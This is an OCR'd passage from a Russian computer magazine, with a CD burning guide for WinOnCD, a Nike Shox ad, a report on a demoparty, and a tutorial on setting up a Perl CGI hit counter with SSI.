Качество и скорость записи сверялось по незаконно забытому Easy CD Creator`y. Записанные одноглазки легко читались как на других дисках, так и на самом Ricoh. Из чего делаем вывод о реально высоком качестве работы аппарата как обычного CD-ROM'а. Ложечкой дёгтя будет инфа об отсутствии поддержки технологии "Burn Proff". Поэтому, ребятки, готовьте на съедение мощные процы ;).


Запалим одноглазого?

Рекомендации на тему выжигания по пластику



Клим Собакин (mimino@writeme.com)))


В наше время, особенно если позволяет семейный бюджет, неплохо бы перейти на новые технологии и подчинить своим желаниям очередной носитель информации - компакт-диск во всех его проявлениях: CD-R & CDRW. Это значит, что нам понадобится CD-привод, умеющий обращаться с “одноглазыми”, записывать их и перезаписывать.



Прогресс и “одноглазые”

Прогресс не стоит на месте ни минуты, особенно быстро прогрессируют компьютерные технологии. Каким образом это касается лично тебя? Всё очень просто: помнишь, как ты бегал к другану со стопкой дискеток, где лежала свежая игрушка? А через пару лет он уже приносил тебе свой старый винт, где пылились три сотни mp3’шек. Не очень-то это было удобно. Согласен. В наше время, особенно если позволяет бюджет, неплохо бы перейти на новые технологии и подчинить своим желаниям очередной носитель информации - компакт-диск во всех его проявлениях: CD-R & CDRW.


Это значит, что нам понадобится CD-привод, умеющий обращаться с “одноглазыми”, записывать их и перезаписывать. О том, какой девайс приобрести, я тебе рассказывать не буду, ты это уже узнал из рубрики Феррум, я же поведаю о том, что ты с этим девайсом будешь делать.



Новомодные фишки

Вот тут-то самое время вспомнить о двух важных вещах, которые имеют самое непосредственное отношение к моему (и к твоему, возможно) рекордеру. Первая из них - новомодная технология Burn-Proof. Это фишка, которая позволяет избежать такой, довольно нередкой неприятности, как запарывание болванки из-за опустошения буфера (Bufer Underrun). Технологически это выглядит примерно так: “Рекордер не переводит лазер с мощности чтения на мощность записи до почти полного заполнения поступающими данными своего внутреннего буфера. После перевода лазера на запись рекордер постоянно контролирует заполнение буфера, и при его опустении опять снижает мощность лазера до уровня чтения. При заполнении буфера рекордер читает ранее записанные данные, и в момент их окончания (то есть в точке, где лазер был переведен с записи на чтение) опять повышает мощность лазера до уровня записи - и начинает записывать дальше. Таким образом достигается независимость непрерывности дорожки записи от непрерывности поступления данных.” Из всех этих сложных слов следует простой вывод: супернадёжные рекордеры с интерфейсом SCSI ныне стали в один ряд с IDE-рекордерами. Итак, болванки, как раньше, больше не запарываются. Пустячок, а приятно.


Вторая интересная фишка заключается в том, что не все йогурты одинаково полезны, в смысле, не все болванки с честью выдержат запись на таких высоких скоростях как 10x и 12x. С интереснейшими выводами по поводу выбора CDR-болванок ты сможешь ознакомиться на www.ixbt.com/storage/cdr-disk-test-p1.html и на www.3dnews.ru/reviews/storage/cdr-quality. Общий вывод, действительный для большинства продающихся на просторах нашей Родины болванок, таков: дешево и качественно одновременно не бывает. Мотай на ус! Если тебе интересно, какие болванки стоят у меня в шкафу, отвечу честно и без обиняков - разные. Но преимущественно отечественный Mirex (www.mirex.ru) и незаконнорожденный 80-минутный Verbatim.



Назад, к баранам


Ну ладно, вернёмся к нашим баранам. Вставил я в компьютер свой новый дисковод и начал думать над более существенной проблемой: какой софт для записи выбрать? Выбор, в принципе, не очень сложный, но всё же... Для начала я посетил www.cdmediaworld.com и совершенно заморочил себе голову :). Нужной нам с тобой информации - горы. Пришлось определиться с тем, для чего наиболее часто я буду использовать свой новый драйв. Получилось, что преимущественно для backup-а своих данных, записи архива mp3, равно как и для копирования необходимой в наше нелёгкое время музыки, софта и игрушек. Довольно-таки разносторонние интересы :).

Первая софтина, которую мне удалось раздобыть, называется WinOnCD и запросто ищется на www.filesearch.ru по алиасу winoncd. Но качать эту софтину, не перекачать... Потому что дюже тяжеленная. Если есть возможность, лучше всё же купить её на диске. Установка прошла без вопросов, программа встала как родная и изготовилась к бою. Прога отличается низким потреблением ресурсов, устойчиво работает под Windows даже на слабых машинах. Кстати, обрати своё внимание на возможность предварительного тестирования записи. Т.е. программа умеет проводить некую последовательность действий, которая соответствует процессу записи болванки, но болванку на самом деле не записывает, так что риск испортить матрицу при настоящей записи значительно уменьшается.



Вот она какая!

Recorder Setup Wizard занялся своим прямым делом, корректно определил мой CDR-привод и предложил выбрать для него оптимальные драйвера из запаса уже имеющихся. Также я узнал о том, что именно умеет мой собственный рекордер :).



Распознаём рекордер



Концепция #1:
Стальные пружины в центре подошвы экономят силы бегуна.



Концепция #3:
Стальные пружины в области пятки.



Концепция #5:
Пористая основа из углеродного волокна.



Концепция #8:
Механические опоры.

1984

Пистолет дает старт. Ты срываешься с места, стремясь опередить всех.

1985

Ты в порядке. Ты дышишь легко, и ногам удобно.

1987

Теперь любая энергия будет тебе во благо.

1998

Это источник твоего гликогена. А отныне – и силы воли.

NIKE SHOX




Финальная концепция:
Две пластинки с опорами из пены
обеспечивают превосходную отдачу,
устойчивость и классное ощущение в целом.

2001


Ты достигаешь желтой ленты с надписью "ФИНИШ" и бросаешься на шею противному потному парню – ему повезло больше, чем твоей подружке!

nike.com/nikeshox

Визард за работой



Горы драйверов



Что умеет драйв



Немного теории


Уверен, что ты уже слышал о том, что режимов записи CD-R бывает несколько: DAO (Disk At Once - весь диск за один раз) и TAO (Track At Once - одна дорожка за один присест). TAO-режим позволяет записывать диск за несколько заходов. Первоначально на диск можно записать одну дорожку с информацией, затем другую и так далее. Но учти, что "диск, записанный за один прием, является наиболее универсальным и считывается любыми CD-ROM'ами с любым файловым диспетчером, однако после записи невозможно дописывание новых данных на диск, а режим DAO поддерживается не всеми записывающими приводами. Этот режим также желателен для записи мастер-дисков для последующего тиражирования путем штамповки - большинство типовых станков для изготовления матриц воспринимают только непрерывно записанные оригиналы."

Следующая интересная нам возможность программы - создание загрузочных (bootable) компакт-дисков. У меня такой диск уже года 3 служит верой и правдой. Конечно, можно обойтись и пачкой дискет, но зачем нам жить вчерашним днём? Тем более, что для такой благой и важной цели понадобится всего лишь чистый диск, лучше, если это будет CDRW. Компьютер относится к таким bootable CD очень даже положительно, особенно, если указать ему в BIOSе, что начинать грузиться надо с CD-драйва. Подробные инструкции и конкретные примеры ждут тебя на http://ixbt.stack.net/storage/boot-cd-howto.html


Аудиофилам и пиратам на заметку

С записью данных на болванку вопросов возникает значительно меньше, чем с записью музыки. Запись звука на CD - процесс довольно тонкий, давай остановимся на нём поподробнее. В случае с записью аудио-дисков (CD-DA), сначала ты должен "сграбить" исходный музыкальный материал к себе винт в формате WAV (стерео, 16 разрядов, 44.1 кГц). О том, как именно правильно "грабить" музыкальные компакты, мы уже писали тысячу и один раз, но всё же напомню, что лучшая программа для этих целей - EAC (ExactAudioCopy). Правильно скопированные звуковые файлы впоследствии и запишутся правильно: без щелчков, неравномерных пауз и прочих артефактов. WinOnCD может и самостоятельно всё необходимое "сграбить", программа нуждается только лишь в установлении лишней галочки в опции Copy CD-DA source tracks...

При необходимости ты можешь запросто реализовать плавный переход одного трека в другой, иначе называемый cross-fade. Этого эффекта можно достичь, просто убрав при записи паузы между треками или опять же воспользоваться звуковым редактором. Пойдёт и старый добрый Winamp с плагином Advanced Crossfading. Замикшируем?



Загрузимся?



Copy CD–DA source tracks

Имей в виду, что каждый файл может быть записан на собственную дорожку (режим TAO), либо все файлы записываются на одну дорожку (режим DAO). В режиме TAO между дорожками возникают физические промежутки, слышимые как двухсекундные паузы в звуке; в режиме DAO файлы пишутся встык и дают непрерывное звучание. Независимо от режима записи каждый файл оформляется в виде отдельной "звуковой дорожки".

Помимо своих прямых "записывающих" обязанностей, программа WinOnCD умеет автоматически конвертировать в wav-файлы исходный звук, содержащийся изначально в формате mp3. Конечно, о качестве получившегося звукового материала говорить не приходится, но бывает же такое, что скачал mp3-файлик из Инета, а очень его хочется на домашнем музыкальном центре послушать. Нет проблем, конвертируй в wav, скидывай всю скачанную музыку на болванку и наслаждайся. Да не делай квадратное лицо, когда обнаружишь, что на компахе ёмкостью 650 мег лежит 700 или больше мегов звука. В аудио-секторах используется 2352 байт на сектор, в то время как в стандартных CD-ROM для данных используется 2048 (остальные идут на исправление ошибок). На диск, на который помещается 650 Мб данных, можно записать приблизительно 747 Мб аудио.



Подготовочка

Перед тем, как записать музыкальные дорожки, неплохо бы их к записи как следует подготовить, т. е. у тебя есть неплохая маза побыть звукорежиссёром. Самая примитивная подготовка звука к записи заключается в обрезании тишины в начале и в конце каждого трека. Если не отрезал лишнее непосредственно при граббинге, воспользуйся прогой WaveTrim для обработки звуковых файлов стандарта аудио дисков. Она-то и позволяет обрезать тишину. Такая операция необходима при граблении аудио-дисков и сжатии их в формат MP3. Кроме того, WaveTrim поможет при мастеринге и записи аудио дисков, поскольку согласно спецификации Red Book (стандарт на запись аудио-дисков), до и после треков, перед началом альбома и после него должно быть определенное количество "пустых" фреймов (один фрейм = 1/75 секунды). Программа написана на Microsoft Visual Basic 6.0 и запускается из командной строки. Страничка программы - http://orlsoft.timus.ru/wavetrim.asp.


В принципе, можно воспользоваться и редактором, встроенным в WinOnCD. Жми на кнопочку Editor и перед тобой раскинется скромное разнообразие средств обработки звука. Интерфейс редактора достаточно неоднозначный, мне в нём работать не понравилось. Мудрёность сопоставима с CoolEdit, если уж приспичит капитально изменить исходный звук, я всё же предпочитаю воспользоваться профессиональной программой, предназначенной именно для обработки звука. Но для действий "на скорую руку" очень даже сойдёт и местный редактор.



Не наши байки


Есть такая байка по поводу того, что музыкальные диски, записанные на минимальной скорости, читаются и звучат гораздо лучше. Давай попробуем ответить на этот каверзный вопрос с помощью одного из подробных FAQ'ов, обнаруженных в Интернете: Бытует мнение, что лучше записывать диски на скоростях 2x и 1x, а не на 4x. В этом есть определенный смысл. Физические и химические процессы, протекающие при записи CD-R-дисков, дают лучший результат (более глубокие и более читаемые отметки на активной поверхности) при двукратной и менее высокой скорости записи, а также более выгодному температурному режиму записи (на высоких скоростях записи из-за высокой мощности лазера наблюдается локальный разогрев активного слоя диска, то есть дорожка не успевает остывать за один оборот диска, передавая тепло соседнему витку дорожки, на который идет запись. В результате образуется концентрическая зона повышенной температуры диска, снижающая качество записи). Современные записывающие устройства и диски ориентированы на скорости записи 2x, 4x, 6x и даже 8x, однако такие скорости нужны для повышения производительности устройства при массовом тиражировании дисков, и вовсе не способствуют качеству записи. В общем случае, диски с серебряным слоем (Metal Azo) более приспособлены к записи на высоких скоростях, чем диски с золотым слоем, из-за более высокой теплопроводности серебра, поэтому их можно рекомендовать любителям печатать коммерческие тиражи на скорости 4x и более. Аудиофилам же рекомендуется для записи звуковых CD (CD-DA) использовать диски с фталоцианиновым слоем и записывать их на одинарной скорости - это обеспечивает наивысшее качество записи и ее долговечность.

Желающие экстемалы могут попробовать заняться до кучи эдаким хитрым делом под кодовым названием overburning. В принципе, при подходящих условиях на диск можно втиснуть несколько больше информации, чем он теоретически вмещает. Подходящие условия - это "правильный" рекордер и "правильный" софт. Лично мне пока что не удалось достичь желанного эффекта, но эксперименты продолжаются, я буду обязательно рапортовать о ходе исследований :)) Энтузиастам же очень рекомендую задавать вопросы в тематических конференциях, посвящённых записи CD, например в fido7.ru.cd.record (наверняка она доступна, как минимум, для чтения на news-сервере твоего провайдера), а также переместиться на www.cdmediaworld.com в раздел OverSize/OverBurn CD-Rs.



Встречаем по одёжке

Записать компакт - это только половина дела. Его же ещё и оформить нужно. Хотя бы обложечку какую-никакую наваять и в коробочку вставить. Приятно же ведь, когда все самописные компакты у тебя на полочки оформлены в одном, крутом стиле, на лицевой стороне компакта твоя сияющая физиономия, а на задней стороне обложки значится твоя фамилия и логотип][:)) Смотрим на интерфейс знакомой до боли проги WinOnCD и видим иконку ARTWORK. Вот она-то нам и поможет. Обложку твоего свеженького компакта можно сварганить буквально за несколько минут, но если есть желание, то реально создать и настоящий шедевр, чтобы все друзья обзавидовались, а подруги побросали своих кукол и дружно приехали в гости смотреть и слушать :))




Ну конечно, не Репин, но...

Вполне допускаю, что реально крут и пожелаешь не только оформить диск снаружи, но и придать ему интерактивности внутри, как у настоящих, крупных издателей, можешь качнуть (если не боишься :)) с fosi.ural.net AutoPlay Menu Studio Pro 3.0 и попробовать там как следует поизгаляться. Возможных вариантов оформления целое море, запросто можно достичь полной интерактивности, но не перебарщивай с троянами :))




Выбираем стартовое меню




Welcome!


Согласись, что за качество записи и её долговечность отвечают не только во всём виноватые программа и рекордер, но и сам носитель информации - болванка. Добрейший WinOnCD расскажет тебе всё, что сможет, о твоём компакте, крутящемся в рекордере. В данном случае меня интересовала ёмкость диска, размер свободного пространства и подробности о записанных сессиях.



Всё о CDRW



Сессии как на ладони



Разведка доложила точно

Если этой информации тебе покажется мало, смело иди на www.gum.de/it/download/english.htm и скачивай маленькую (но честно делающую свою работу) программку CDR Identifier. Программка считывает из ATIP (Absolute Time In Pre-Groove) и выдаёт тебе информацию о том, что за диск в твоём рекордере, кем и где сделан и насколько он велик или мал :)).

Тормоза

Будем надеяться, что всё у тебя прошло гладко: резак знай себе выжигал, программа процесс контролировала, болванка вертелась, а стильная обложка нового, самодельного диска медленно выползала из принтера. Всё.

Нет, не всё. Попробуй-ка теперь прочитать свежезаписанный диск. Я тоже решил попробовать, вставил в свой 40x Asus свежезаписанного “одноглазого” с мощной коллекцией mp3 и решил насладиться звуком. И насладился. Но не звуком, а диким молодецким посвистом CD-ROMа. Драйв, как ему и положено, раскрутил диск до невероятных скоростей, свистя и трясясь, как перед смертью. Спрашивается: на фига мне нужны такие запредельные скорости и связанные с ними шум и свист? Ответ: всё это на хрен не нужно, посему будем драйв программно тормозить.

“Тормоза” в лице абсолютно бесплатной программы CDSPEED лежат на www.alfacom.net/~yasniy/cdspeed. Программа в основном предназначена для установки желаемой скорости работы привода CD-ROM. Как пишет автор софтины (между прочим, наш соотечественник) - “необходимость в уменьшении скорости может возникать при работе на скоростных приводах для уменьшения шума и более бережливого отношения к механике. Максимальная скорость реально необходима только для пересылки больших объемов данных при инсталляции программ, копировании, разворачивании архивов и т. д. При неспешном просмотре файлов на диске КПД от бешено вращающегося диска очень мал. Особенно раздражает шум при прослушивании WAV файлов или проигрывании с диска фоновой музыки в игрушках. Как показывает практика, установка скорости 8x-16x позволяет практически не ощущать замедления работы, но совершенно убирает шум (при этом правда напрашивается вопрос: а на кой было покупать 100x привод? :)). Помимо прочего, у современных драйвов указываемая скорость - это скорость чтения на периферии диска, а не в начале, где она заметно ниже. Не то чтобы производитель открыто врал, но всё же как-то не очень приятно :))

Ну теперь, кажется, всё на свете учли: привод работает, болванки правильные, оформлены красиво, звучат отлично. Что ещё остаётся делать? Теперь пришла пора меняться накопленными запасами опыта и музыки в mp3. О том, как именно меняться без ущерба для кошелька и здоровья, а также как увеличить свой музыкальный архив,][обязательно расскажет в следующих выпусках. До встречи.

Записки подпольщика



Spine from UnReality [j-Spine] (spine@shaitan.ru))

Demoparty – что это такое?



Demoparty, если говорить официальным языком - это фестиваль компьютерного творчества. Творчества? Многие люди не считают это творчеством, даже наоборот, есть мнение, что это... обычная реальность, мир, в котором обитают особые люди, их обычно и называют хакерами.
Само слово "хакер" вызывает у среднестатистического обывателя столбняк и ассоциируется с немытым, нечёсанным, злобным компьютерным маньяком, разрушителем и хулиганом. Это, как ты сам понимаешь, бред. Истинные хакеры - это не кибер-негодяи, это просто человеки, идущие своей, непроторенной дорогой, они сами ищут и прокладывают свой путь. Люди, которые не согласны с правилами и мерками сложившейся системы. Демосцена же, в свою очередь, является демонстрацией творчества таких людей: кодеров, музыкантов, художников...
Многие мельком увидев демку или интру заявляют: "Да я такое в 3D Studio могу элементарно сделать". Им пока что не понять, что эффект, выполняемый в реальном времени, и искусство программирования реального кодера - вещи совершенно разные. Точно так же, как и человеку, поставившему себе Bryce и за 2 минуты слепившему красивую картинку, не понять художника, рисующего в течение полугода по пикселю один image. Это разные уровни и разные вещи.



Для бойцов, понимающих и стремящихся понять, в чём же тут разница, и проводятся так называемые demo-partys. На пати собираются сценеры, проводятся конкурсы работ, люди общаются между собой, договариваются о совместных проектах, обмениваются опытом. Пати призваны поддержать отечественную демо-сцену, не дать ей загнуться, внести новую струю.
Сейчас ты задашь вопрос "как стать хакером и сценером?" Ответ будет банален: нужно работать, работать над собой, учиться. Сцена всегда открыта для всех творческих людей, но это маленькая дверка, в которую пройдут только те, кому это действительно нужно. Если чувствуешь в себе силы и желания - милости просим, присоединяйся!

MindResources #07D1. Так всё начиналось или краткий справочник подпольщика

Началось все прошлым летом. Сидя на каком-то irc-канале и читая критику различных пати, я задумался, и мне просто пришла в голову идея: а почему бы не провести нормальное пати, тем более, что от Bytefall'а тогда не было ни слуху ни духу, ничего такого до лета следующего года не намечалось. Где-то в течение трёх дней я все это обдумывал. И пришел к выводу что пати делать нужно, и нужно делать хорошее пати. Пати должно стимулировать творчество хакеров. А?
Само собой, один с этой задачей я бы не справился, нужно было искать людей которых заинтересует сама идея, и которые готовы делать пати вместе со мной. Опять же, на ирц-канале встретился Ice Drugon, которому мысль понравилась. Через некоторое время к нам присоединился Madminder. Вот так и состоялось первое собрание организаторов будущего пати в "реале", до этого все общение было онлайновым. Появился оргкомитет в лице Ice Drugon'а , Madminder'а и Spine from UnReality. Постепенно выясняли детали, распределяли действия. Madminder зарегистрировал домен mrs.org.ru, началась работа над сайтом и над правилами проведения пати. Новость о том, что зимой будет тусовка, потихоньку расползалась по нужным людям.
Стоит отметить, что и среди людей, делающих одно дело, бывает всякое. Вот бы всем демщикам объединиться, перестать кивать друг на друга. Ещё до проведения мероприятия поползли какие-то подозрительные слухи о том, что якобы MindResources #07D1 дорогу Bytefall'у перешла. Очень странно, но вплоть до самой пати на www.demoscene.ru не было никакой информации, а после него аббревиатура MRS почему-то представили как "Party which you know" ;). Видно кто то censored наложил. Вот только зачем и с какой целью? Неужели конкурировать лучше, чем сотрудничать?

Участники

После Нового Года начали поступать первые работы, в основном музыкальные композиции. Конкурсные работы можно было заливать через форму на сайте, отправлять по мылу, или заливать на BBS в Москве. Префильтеринга как такового не было, потому что мы решили дать возможность всем авторам показать свой, так сказать, креатив. Из всего присланного дисквалифицировано было всего лишь несколько работ (некоторую

графику нельзя было показывать широкой публике ;)), а также несколько музыкальных композиций не прошло по качеству.

К середине февраля был полностью решен вопрос с техникой, заказана и напечатана полиграфия. На полиграфию не пожалели денег, она была отпечатана на качественной бумаге с хорошим дизайном. Vote-формы оформлены в виде блокнотиков (такой вид vote-форм позволят после каждого конкурса оперативно подсчитывать результаты).

И вот последние дни перед пати. В клуб "Шайтан" приехали Mic и Кирилл, привезли часть аудиотехники. В это время записывались на видеокассеты демки для показа вне конкурса, шел предварительный просмотр работ, демонтировались игровые залы.

Вечером и ночью велся монтаж и тестирование техники, заканчивались последние приготовления. И вот утро первого дня... Прихожу в клуб и вижу у двери первых участников =) Братья-белорусы вместе с Weird. Со всеми поздоровавшись, проскочил на пати-place. В клубе уже шел инструктаж охраны. Между прочим, во время вечеринки постоянно присутствовали 6 человек охраны, во избежание непредвиденных инцидентов. Установив компо машины, настроив в последний раз технику, я вышел в коридор клуба, где уже собралось около 70 человек. Пока шло все гладко и хорошо. Потому что еще ничего не шло :) И тут началось... В самый последний момент перед конкурсом Ice Drugon приносит компакт с работами, закачанными на BBS, и с работами HBG и HRG. Помимо этого, около компо машины стояла небольшая очередь людей с дискетами, компактами и прочими носителями. Тут уж ничего не попишешь, как ни труби в правилах о том, что сдача работ за день до пати, все равно есть люди, которые приносят работы за час до конкурса.


Об атмосфере

Атмосфера на MRS сильно отличалась от обычных пати. Как выразился один из сценеров - было слишком все правильно. И, к моему сожалению, не было той атмосферы единства, какая была раньше. Люди поначалу вели себя скованно, но уже к вечеру и на следующий день ситуация изменилась =). Ошибки будут будет обязательно учтены в следующий раз, следущее мероприятие пройдёт в новом помещении с большим chill-out'ом, местом где можно поспать ночью (практика показала, что спать на столах можно, но лучше не надо). Техника и призы также обещают быть более крутыми.

А пока... MRS #07D1 уже позади. Пусть не все прошло так гладко и хорошо, как хотелось бы. Но все равно с уверенностью могу сказать, пати состоялась. И проект будет продолжаться, в конце осени этого года состоится демопати MRS-2. Оно пройдет уже на совершенно другом уровне. Само собой, баги будут пофиксены! Теперь к вопросу о том, зачем все это делается. Пати - это не просто тусовка. Пати дает возможность людям, объединенным общей идеей, встретится, пообщаться, показать свои достижения, посмотреть на чужие, ну и попить пива, конечно же ;) До тех пор, пока есть люди, которые ценят творчество, шагают своей, неизведанной дорогой в ногу со временем - пати будут проводиться. А я верю, что такие люди никогда не исчезнут.









Благодарности:
Компьютерному клубу "Шайтан" (www.shaitan.ru) и всем его работникам за помощь в проведении пати.
Кириллу и Mic'у за аудиоаппаратуру, музыкальную поддержку и вообще за все что вы сделали на пати.
Всем сценерам за то, что они есть и будут!

От редакции: скорее всего тебе понадобится дополнительная информация о состоянии дел на российской демо-сцене. Ссылки на тематические сайты ты найдёшь в изобилии, но начать поиски информации на эту тему рекомендуем отсюда:

www.demoscene.ru
www.t-rex.org
http://mrs.org.ru
http://scene.org.ru
http://x-ray.da.ru/phq/



Ставим на счетчик!

Как сделать на странице свой уникальный счетчик



MOOF (MOOF@XAKEP.RU) HTTP://MOOF.DA.RU))

С того момента, как ты разместил свою страничку в сети, тебе, разумеется, хочется, чтобы на нее ходили девчонки и падали при виде твоей фотки в обморок. И, разумеется, хочется, чтобы их было как можно больше. А для того чтобы узнать, сколько девчонок на самом деле посещают твою пагу, ты, ясен пень, ставишь разные счетчики. И потом, рассматривая логи, ты обнаруживаешь, что тем вторым человеком, что посетил твою страничку (кроме тебя самого), оказывается не Памела Андерсон, а твой бородатый сосед Вася.


И тогда встает вопрос: "А на хрена я ставил всякие счетчики Spylog'a и Rambler'a? Неужели я не мог поставить свой счетчик?". Конечно, мог! Но вся проблема была в том, что ты еще не читал эту статью и не знал, как это сделать.

Халява

Естественно, мы не будем писать счетчик сами. На фига? Пусть этим занимаются програмеры! Ведь так? Для начала раздобудем хостинг с поддержкой perl'a и ssi. Таких хостингов можно найти очень много, и о них мы не раз уже говорили. Повторяться не буду. На крайняк - хинт: зайди в поисковик и напиши "хостинг perl ssi". Должно помочь. Будем считать, что хостинг ты уже нашел, а пага с твоей фоткой "их разыскивает милиция" отсканена и выложена в Инет. Как говорится, все гениальное просто (C). Так вот, достать халявный каунтер (счетчик, то есть) тоже очень просто. Для этого нужно зайти сюда: www.kastle.net/products/counter.shtml и... и скачать счетчик! В результате ты должен поиметь файл counter.zip, в котором есть три файла: counter.cgi, counter.conf и counter.dat.

Вправляем мозги

Распакуй архив в какой-нибудь каталог и открой для редактирования файл counter.cgi. Для этого можно использовать Блокнот (забудь о Word'e). А ты что хотел? Туда-сюда, и готово? Не-е-ет. Придется чуть-чуть подправить исходнички.



Начнем. В counter.cgi надо поменять только первую строчку:

```
#!/usr/bin/perl
```

Это путь к перлу на твоем сервере. Чаще всего он такой и бывает. Но мало ли что случается в нашей жизни: то пиво кончится, то Инет... Поэтому всегда полезно это дело проверить. Если все OK, то можешь закрывать этот файл. Больше он нам не нужен.

Скрипт настроен. Теперь на страницу, на которой ты хочешь считать посетителей, надо вставить следующую строку:

```
<!--#include virtual="/cgi-bin/counter.cgi" -->
```

где "/cgi-bin/counter.cgi" - это путь к каталогу, в котором лежит скрипт. Это инструкция на специальном языке сервера SSI. Когда сервер будет передавать страницу в браузер пользователя, он наткнется на эту инструкцию и запустит скрипт нашего счетчика. И ту цифру, которую счетчик вернет, сервер вставит в страницу. И вот тогда-то счастливый пользователь и увидит симпатишшшную циферку. Как будто, так и было. :)

Поскольку скрипт возвращает просто цифру без всяких украшательств, то она не всегда хорошо смотрится. Но это можно исправить, написав в html-файле что-то типа:

```
<font color="red">Ты <!--#include virtual="/cgi-bin/counter.cgi" --> посетитель на сайте.</font>
```

Получится что-то типа этого:

